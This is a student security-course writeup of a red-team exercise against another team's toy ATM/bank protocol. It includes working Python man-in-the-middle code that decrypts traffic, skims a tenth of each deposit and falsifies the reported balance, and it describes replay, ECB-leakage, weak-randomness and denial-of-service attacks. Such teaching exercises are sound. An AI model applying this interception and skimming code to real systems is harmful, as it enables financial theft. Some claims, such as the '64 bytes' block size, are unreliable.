Jamarri G, Sean S, Theodore W

Black Hat Writeup

For the second half of the project, we were assigned the code of another team, consisting of Sean Hung, Nick Pardave, and Samyth Sagi.

The other teams' code consisted of multiple systems that we also used, with a few key differences. Their server and client start up and generate their public/private keys, then begin communicating with each other through a TCP connection, similar to our implementation. The client says hello, then the server and client trade the public key so they can begin communicating with asymmetrically-encrypted messages.

For their asymmetric PKC the other team used textbook RSA, just like we did. Additionally, messages were hashed during the handshake using HMAC, with a sha-1 implementation. Additionally, their client generates the 3des key and sends it to the server, instead of the other way around like we did it. This in and of itself is quite curious. If we think about it logically the bank server should be more secure than the ATM as the bank typically has access to much more money and critical information than an ATM. The server should generate the symmetric key itself, so that it is certain that the key is both truly random and that the communication is secure.

For the symmetric encryption scheme, they also used 3DES like we did, and their key was significantly large (192 bits). Messages sent during banking operations are again hashed with the HMAC system, and then encrypted with 3DES.

Now that we have covered the basic systems the other team used, we will delve into attacks we tried: what worked, what didn't work, and what could work in the future given a larger time frame.

An immediate vulnerability we noticed in the handshake is that the server and client do not send challenges to each other before trading public keys or symmetric keys. The content of the messages traveling in the handshake is the same every time, leaving them open to

adversaries who could listen to encrypted traffic over a network, then pose as a fake client or ATM and send encrypted messages back to authenticate falsely. We will go more in-depth on these types of fraudulent session attacks in a bit.

The first major type of attack we tried was a man in the middle attack, one of the most common and practical attacks in the real world. The general idea behind a man in the middle attack is that an adversary would try to insert themselves between a client and server, in order to perform malicious activities. An adversary in the middle is usually passive: they listen in on messages, and attempt to steal information, depending on how much of the encrypted traffic they are able to understand. The information gained from a passive man in the middle attack could be small details like type of banking operation, to bigger vulnerabilities like password or even key data. However, a man in the middle of these banking operations could also take on a more active role and attempt to edit traffic that's being sent, or even pose as one party to confuse or steal from another legitimate entity. These attacks were in the front of our minds when beginning our black-hat analysis.

Man in the middle attacks are usually a result of a flaw in authentication during the handshake, but they can also result from enemies being able to break an encryption system or get around various systems. We noticed the lack of challenge from server or client, as mentioned above, which could be used to send the same encrypted traffic to the server and receive an encrypted symmetric key. If the adversary were to do this many times they could differentiate the keys and possibly learn information about the key. Game over.

However, there was an even more glaring error in the enemy code that negated these systems entirely. For reference, in our implementation we were careful to generate public/private keys beforehand using a config file. These keys were then placed in text files, which acted as a pseudo-"trusted authority" and could distribute the public keys to interested parties. The other teams' implemented slightly differently- the public and private keys are generated during the run, by the parties themselves.

While this doesn't seem like a glaring error at first, this means an adversary can pose as one (or both) parties, tell the interested party "this is my public key" and begin a handshake, with no further authentication required of them.

To demonstrate this, we developed an implementation of the man in the middle attack, which was presented in class. The code functions like this:

There are two initial functions, called bank_authenticate() and atm_authenticate(). Each of these functions authenticates with a separate party, although the goal is to make the bank think it is connected to the real ATM, and vice versa.

```
# Function to authenticate with the bank
def bank_authenticate():
    host = "127.0.0.1"
    port = 6969
    client = socket.socket()
    client.connect((host,port))
    server_public = str(client.recv(1024).decode())
    server_public = server_public.split(',')
    # print("Server Public Key: ",server_public)
    rsa = RSA()
    client_public , client_private = rsa.key_generation()
    msg = str(client_public[0]) + "," +str(client_public[1])
    client.send(msg.encode('ascii'))
    sleep(1)
    # msg = str(client.recv(1024).decode())
    # print("Server encrypt: ", msg)

    msg = "Client: Hi Bob, This is Alice"
    client.send(msg.encode('ascii'))
    sleep(1)
    msg = str(client.recv(1024).decode())
    # print("Msg from server ", msg)
    server_public = tuple([int(x) for x in server_public])
    msg = rsa.public(server_public, rsa.private(client_private, int(msg)))
    if verify(i_to_t(msg)):
        a = randint(0, 2 ** 192 - 1)
        key = BitArray(uint = a, length=192) # Generating a random key
        msg = str(key.uint)
        msg = msg + '0x' +HMAC(msg) + '.'
        msg = str(rsa.public(server_public, rsa.private(client_private, t_to_i(msg))))
        client.send(msg.encode('ascii'))
        #welcome msg from the bank
        msg = str(client.recv(1024).decode())
        print(msg)
        print("Authenticated")
    else:
        print("FAKE: failed...")
        return 1
    return client, key
```

The authentication functions are very similar. They are almost exactly the same as the enemy teams' code, with slight tweaks to variables and connection details. The way this was facilitated was changing the port that the client connected to, so it connected to our man in the middle instead. The server port remained unchanged. This was a crude way of going about it, but the principle would be the same in a practical implementation, with the client connecting to our man in the middle as a result of phishing or unsafe business practices.

Once the man in the middle has authenticated as the bank to the ATM, and as the ATM to the bank, it enters a loop similar to the while(true) loop that the real bank and ATM are in.

```python
def main():
    bank, bank_key = bank_authenticate()
    atm , atm_key = atm_authenticate()
    print("done")
    money_stolen = 0
    fake_balance = 0
    while(True):
        # Decrypting a message using 3des ecb
        msg = atm.recv(1024).decode()
        msg = BitArray("0x"+msg)
        ecb = des.ECB(atm_key)
        msg = ecb.decrypt(msg)

        # Verifying message is unaltered
        if not verify(msg):
            print("Error: Message altered en route session closed")
            quit()

        # Remove the checksum
        print(msg)
        message = msg.split("0x")
        msg_printer = msg.split("0x")[0]
        msg_altered = msg.split("0x")[0].split()
        if(msg_altered[1] == "deposit"):
            amount = int(msg_altered[2])
            fake_balance += amount
            msg_altered[2] = str(math.ceil(amount * 0.9))
            new_msg = ' '.join(msg_altered)

            money_stolen += math.ceil(amount * 0.1)
        else:
            new_msg = msg_printer

        # Encode a message
        msg = new_msg +'0x'+HMAC(new_msg)+'.'
        ecb = des.ECB(bank_key)
        msg = ecb.encrypt(msg)
        msg = str(msg.hex)

        bank.send(msg.encode('ascii'))
```

The first half of the loop is to receive messages from the client, decrypt them, and then re-encrypt them and send them to the server (bank). Remember that because there are actually two connections here, there are two separate symmetric keys, and thus four keypairs in total (real atm, real bank, MITM bank, MITM atm). The man in the middle has both symmetric keys here, and thus is able to decrypt and re-encrypt the data with the separate keys. Using these capabilities, we were able to understand messages the client was attempting to send, as well as possibly edit them and send them on their way to the server.

```
# receive message from bank
# Wait on response response from server
msg = str(bank.recv(1024).decode())

# Decrypt message from server
print(msg)
msg = "0x" + msg
msg = BitArray(msg)
ecb = des.ECB(bank_key)
msg = ecb.decrypt(msg)

# Removing the checksum
msg_printer = msg.split("0x")[0]
bank_msg = msg_printer.split()
if not (bank_msg[0] == "quit" or bank_msg[4] == "amount"):
    bank_msg[4] = str(fake_balance)
    bank_msg = ' '.join(bank_msg)

print(msg_printer)

# sending message back to atm
msg = encrypt(bank_msg, atm_key)
atm.send(msg.encode('ascii'))

print("MONEY STOLEN:", money_stolen)
```

The second half of the loop is similar. We wait for a message from the bank, then decrypt it, manipulate or record data as needed, then re-encrypt and send it back to the client.


Interestingly, we were able to perform a wide variety of passive and active attacks using this implementation. There were the passive attacks, which were obvious from the implementation already. As we already had the symmetric keys for the session, it was trivial to be able to listen in on data and steal account information, balance, passwords, and anything else the client or server were able to send over the channel.

However, more interestingly were the active attacks we were able to apply here. As seen in an image above, we have implemented an active attack where we take in the client's deposit total and keep 1/10th of it for ourselves. The man in the middle code keeps track of two variables: money stolen (this is how much money we've gained from the client) and fake balance (the money the client *should* have in their account, without us interfering). The second value is especially important, because for every message sent, the server echoes back the current balance of the client. In order for the client to think nothing's wrong, we must edit this

value in transmission (as seen in the image above), and then send it to the client. The client and server are none the wiser here, and we make off with a handsome profit. The man in the middle could be edited to be even more active or passive, stealing large amounts of money from the client or bank, but we felt this toy demonstration was an interesting angle on it.


Another vulnerability of the code was its susceptibility to replay attacks. After traffic analysis of the messages sent between the server and the client we discovered that there was no difference in the messages sent each time. For instance if the client was to send the message “deposit 100” to the server twice, both messages would be exactly the same. An adversary would be able to gain an infinite amount of money with the following replay attack. First the adversary would need to be able to monitor the messages being sent between the ATM and the server. Next the adversary would need to deposit any amount of money into the ATM and monitor the message for outgoing traffic, copying all messages that leave the ATM. The adversary can then send the message that he observed leaving the ATM to the server repeatedly. Each time the server receives this message it will add the deposited amount to the clients balance, giving the client infinite money.

This replay attack works without an adversary ever having to authenticate with either the ATM or the server. The adversary also does not need to decrypt any ciphertext or learn the key to any encryption. As such this represents a significant vulnerability to the system as potentially anyone can send messages to the server increasing their balance. The key problem with this system is that the server cannot differentiate between the exact same message being sent at two different times. The server accepts both the messages as legitimate and is not able to differentiate between the ATM sending the encrypted message or an adversary sending it.



Shown above is the terminal output for the replay attack. One the left is the server and on the right is the client. We can see that the client actually only deposits 100 + 1000 + 1000 = 2200 dollars total. However we see that the last message is repeated twice. So instead of “deposit 1000” being sent twice to the server the server receives the message three times and thinks the client deposited a total of 3200 dollars into the atm and credits the account accordingly.

The output of the script written for the replay attack is shown below. The client’s encrypted message is shown below in hexadecimal. The script sends this message twice to the server when given the proper input to do so. This causes the encrypted message of “deposit 1000” to be sent twice resulting in twice as much money for the depositor. The script could easily be expanded to replay the message as many times as an adversary desires to get as much money as they desire.



The symmetric encryption scheme is very weak for this server and client communication. The bank employs a 3DES system in ECB mode. Below is an example of the message “deposit 10” being sent to the server and below that is a message “deposit 100” being sent to the server.

Jamarri G, Sean S, Theodore W

Deposit 10:

9529b5f8f1572f9ef5d12a28d1e3b617f6a0bbedb75460fb3c21527e6bc6c23565878c48fb48cd57
066e2405f0be5789f998c95df4531795d4fd5074f6659455

Deposit 100:

9529b5f8f1572f9ef5d12a28d1e3b617c3647e4f8378d5f254b596ee5ae4add543dc9fb22ed64581
d7095c5a02c0c55e9e947080f90c62325d6894d765ab5d9c

The two ciphertext do not differ up until the thirty-third byte. This means the first 4 blocks are exactly the same. This would allow an adversary to be able to easily tell what type of message is being sent. An adversary would also use the knowledge of the block size to understand exactly how certain plaintext corresponds to ciphertext. Since the block size is 64 bytes an adversary would be able to decipher the key using a chosen plaintext attack with differential cryptanalysis. The plaintext being encoded can be chosen as “deposit” or “withdraw” plus an amount specified by the adversary. This points to one of the fundamental flaws of DES, which is the small block size. The 64-bit block size is simply too small to guarantee security for a very long message or for many messages being transmitted. This small block size leaves the encryption open to birthday attacks. NIST has officially retired 3DES for these reasons.

Beyond traditional weaknesses pertaining to the specificity in which our opponents decided to utilize/ not utilize different encryption systems, there are also more than a handful of different runtime errors associated with the code as well. The reasons for these errors can vary, and can happen on either the client side or the server side, however, one thing holds true, and that is that the nature of all of said errors can be classified under four different categories. These categories are as follows: errors that occur in the event of a mistyped client command, a client-server startup in which for whatever reason the RSA implementation does not generate a key correctly, a runtime error that occasionally happens after you’ve decide what transaction

type you'd prefer in addition to indicating how much you'd be "working" with in said operation as well, and a runtime error in which working with floating-point values causes the code to crash.

Of course, the errors that could occur on startup or in response to an otherwise valid bank command do not always occur, as the code would be impossible to fully use otherwise. However they happen relatively often, and to quantify what "often" would mean in this context, we decided to temporarily modify the code so that when ran, it'd automatically try some command (we chose "quit" for the sake of convenience and simplicity in this case) assuming it got to the point where it could, and if that transaction went through without error, a unique phrase indicating a good run would be appended to a txt file, otherwise, if one of a handful of try-except clauses that we temporarily added to the opponent's code as well reached their exception sub-clause, it would instead append a unique phrase indicating that a bad run had occurred. The results of these "trials", while not as conclusive as we would like, due to us only being able to conduct 100 or so per, did show an interesting ratio nonetheless. In 100 consecutive runs, the code was actually able to process a singular command only 76 times.

We would reckon that at first glance, 76:24 does not seem like such a "bad" good-to-bad run ratio, however, considering the fact for MITM for example, we'd need a minimum of four good runs, the compound probability of us getting those four consecutive runs would be roughly $3^4/4^4$, or 81/256, or somewhere around 31%, (given that, on average, the chance of a "good run" is around ¾). For our purposes, we would hope it would be quick to see how such a complication would be difficult to circumvent. Either way, we were thankfully able to circumvent it regardless.

Other than testing successful command averages, we considered also doing only successful "did-it-even-run" averages, but we figured that doing so, while potentially enlightening, was not worth the time we had remaining to consider and test other possible vulnerabilities. So the idea was ultimately scratched. From a detail-wise perspective, anything

that we didn't cover here will most likely end up being discussed in our presentation in addition to this. However, for what we were able to find and subsequently test, I take pride in it (JG).

Another small detail is what the other team uses to generate their 3des symmetric key, arguably the most important key to keep secret in the session. The random.randint() function is used here, a built-in function in python that has been proven to be insecure, especially in financial instances like this.

The random function is a pseudo-random number generator, meaning it is deterministic and thus an attacker, given time, could reproduce this sequence and learn information about the session key. The random function uses a Mersenne twister to generate a "random" string of numbers, and then picks the 192 bit key from this "random" number string.

Given enough of a timeframe, we might have been able to implement a full attack here and learn the key through this insecure function. However, with less than a week, we felt that other demonstrations were more pertinent, so we decided to leave this one to the theoretical.

Finally, there were a few small cases of denial of service which could have been trouble for the other team had this implementation been open to multiple clients. The first, and probably most glaring, was discussed earlier, that being the server or ATM having a large possibility of crashing on key generation. If an ATM crashed ¼ of the time when starting up, due to improper decryption of a public key, it wouldn't be a very good ATM. Likewise, a server having a chance of crashing when receiving bad traffic or undecodable data poses a possibility of denial of service to other, legitimate clients who are currently connected to the server.

Likewise, the enemy team uses sleep calls during RSA arithmetic to protect from a timing attack. While this does prevent one attack, it actually opens them up to another one, as the sleep calls are very long, and static. For every call, the server is sleeping for multiple seconds, meaning an adversary connected to the bank could flood it with "check" calls and slow or stop the server.

In practice, we were able to stop the server for multiple seconds and even minutes at a time while processing all our check calls. Again, this isn't a very useful denial of service as there is only one client, but in a system with multiple clients constantly connecting, transacting, and disconnecting, we could purposefully deny service to legitimate entities as an attacker.

Overall, the enemy team's code was very secure, and their algorithms were well implemented and sound. However, a few small errors in certain handoffs and implementations meant they were open to big attacks which allowed us to break or even completely ignore their other systems. Thanks for reading!